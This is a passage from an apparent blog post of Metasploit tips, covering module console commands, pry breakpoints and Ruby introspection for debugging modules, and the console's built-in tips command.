  • recheck: After reloading the currently active module, run the check command.
  • edit: Edit the currently open module within your local editor. This can also edit arbitrary files edit <file_path>.


Finally, placing a breakpoint in your code can be a great way to immediately get to the root cause of issues. Just place the following snippet wherever you wish to enter into an interactive debugging environment:

require ‘pry’; binding.pry

This will pause the execution of the currently running code code when the breakpoint is hit:

Metasploit Tips and Tricks for HaXmas 2020

There are a lot of useful commands to help explore the issue from here, for instance:

  • backtrace: Show the current call stack
  • up / down: Navigate the call stack
  • step: Move forward by a single execution step
  • next: Move forward by a single line
  • whereami: Show the current breakpoint location again
  • help: View all of the available commands and options

Ruby’s runtime introspection can also be great to help with debugging. This will help you explore the available methods, classes, and variables within the current Ruby environment:

  • self: To find out what the current object is
  • self.methods: Find all available methods
  • self.methods.grep /send/: Searching for a particular method that you’re interested in. This can be great to explore unknown APIs.
  • self.method(:connect).source_location: Find out which file, and which line, defined a particular method
  • self.class.ancestors: For complex modules, this can be useful to see what mixins a Metasploit module is currently using

Even more tips!


Did you know that the Metasploit console has an inbuilt tips command? It will show you even more useful workflow tips to check out! See any tips that we’re missing? Simply create a pull request to help us improve the list:

Metasploit Tips and Tricks for HaXmas 2020

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

More HaXmas blogs